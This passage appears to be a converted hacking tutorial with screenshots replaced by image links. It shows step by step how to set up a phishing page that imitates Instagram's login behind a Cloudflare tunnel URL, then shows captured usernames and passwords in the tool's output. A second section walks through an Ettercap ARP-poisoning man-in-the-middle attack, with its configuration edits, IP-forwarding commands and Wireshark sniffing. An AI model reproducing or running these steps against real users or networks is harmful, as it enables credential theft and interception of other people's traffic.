remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 649.00 KiB/s, done.
Resolving deltas: 100% (804/804), done.
root@Ubuntu:/home/ubuntu#
```


Step 3: Develop a deceptive login page mimicking Instagram for phishing purposes.



Step 4: Specify the port configuration for the phishing setup.




Step 5: The first URL for the phishing Instagram page has been generated.




Step 6: Upon clicking the following link:
<https://developments-wilderness-supplier-domestic.trycloudflare.com/login.html>


ml, users will be redirected to the phishing Instagram login page.



Step 7: Users are prompted to input their login credentials, including username and password, and subsequently click the login button.



Step 8: Upon clicking the login button on the phishing page, the user will be redirected to the authentic Instagram login page.



Step 9: While the user logs in on the phishing Instagram page from a Windows 10 machine, the entered credentials are saved in the "auth/ip.txt" file on the attacker's Ubuntu machine.

```
[ - ] Login info Found !!  
[ - ] Account : amin  
[ - ] Password : 123456  
[ - ] Saved in : auth/usernames.dat  
[ - ] Waiting for Next Login Info, Ctrl + C to exit.
```

2. Ettercap

Step 1: Install Ettercap on Kali Linux by executing the command: `sudo apt install ettercap-graphical`.

```
(kali㉿kali)-[~]
$ sudo apt install ettercap-graphical
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ettercap-graphical is already the newest version (1:0.8.3.1-11).
ettercap-graphical set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 764 not upgraded.
```

Step 2: After the installation is finished, go to the Ettercap directory by typing `cd /etc/ettercap`.

Step 3: Display all folders in the Ettercap directory by typing `ls`.

Step 4: Subsequently, open the file named `etter.conf` using the command `nano etter.conf`. In this file, modify the `ec_uid` and `ec_gid` lines to have the value 0.

Step 5: Save the changes to the settings.

```
(kali㉿kali)-[~]
$ cd /etc/ettercap

(kali㉿kali)-[/etc/ettercap]
$ ls
etter.conf  etter.dns  etter.mdns  etter.nbns

(kali㉿kali)-[/etc/ettercap]
$ sudo nano etter.conf
```

Step 6: Once the configuration is done, initiate Ettercap by using the command `sudo ettercap-G`.

```
(kali㉿kali)-[~]
$ sudo ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

(ettercap:4721): GLib-WARNING **: 09:46:02.095: In call to g_spawn_sync(), wait status of a child process was requested but ECHILD was received by waitpid(). See the documentation of g_child_watch_source_new() for possible causes.
```


Step 7: Select the primary interface as eth0 and click the Accept button to proceed.




Step 8: Access the host list panel by clicking on the host list icon, which is the fourth button from the left.


Step 9: Perform a host scan by clicking on the Scan for Hosts button, located as the third button from the left.






Step 11: Choose the IP addresses from the host lists and assign them as Target 1 and Target 2.






Step 12: Once the targets are selected, open the Targets panel to review the chosen IP addresses.

Step 13: Navigate to the Ettercap menu, select Targets, and then choose Current Target.



Step 14: Open a new terminal and check the value of ip_forward by typing

```
cat /proc/sys/net/ipv4/ip_forward.
```



A screenshot of a terminal window titled "kali@kali: ~". The window shows the command \$ cat /proc/sys/net/ipv4/ip_forward followed by the output 0.

Step 15: Open a new terminal and set the ip_forward value to 1 by entering the command echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward.

Step 16: If prompted, provide your password. Following that, initiate Wireshark by executing the command wireshark &.




A screenshot of a terminal window showing the following sequence of commands:


```
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

$ cat /proc/sys/net/ipv4/ip_forward
1

$ wireshark &
[1] 18189
```


Step 17: Once Wireshark is open, choose the eth0 network interface to capture the network traffic.





The screenshot shows the Ettercap interface version 0.8.3.1. In the top navigation bar, there are tabs for "Host List" and "Targets". The "Targets" tab is active, showing two targets: "Target 1" with IP 10.0.2.2 and "Target 2" with IP 10.0.2.3. A modal dialog box titled "MITM Attack: ARP Poisoning" is displayed in the center. It contains a "Cancel" button, an "OK" button, and a section titled "Optional parameters" with a question mark icon. Two checkboxes are present: one checked ("Sniff remote connections.") and one unchecked ("Only poison one-way"). Below the dialog, the main window displays log messages: "Randomizing 255 hosts for scanning...", "Scanning the whole netmask for 255 hosts...", "3 hosts added to the hosts list...", "Host 10.0.2.2 added to TARGET1", "Host 10.0.2.3 added to TARGET2", "Scanning for merged targets (2 hosts)...", and "0 hosts added to the hosts list".

Step 20: As ARP poisoning commences, multiple ARP messages are broadcasted to the network, leading to confusion among various IP addresses.



Step 21: Examine the target's active connections by opening the connection.

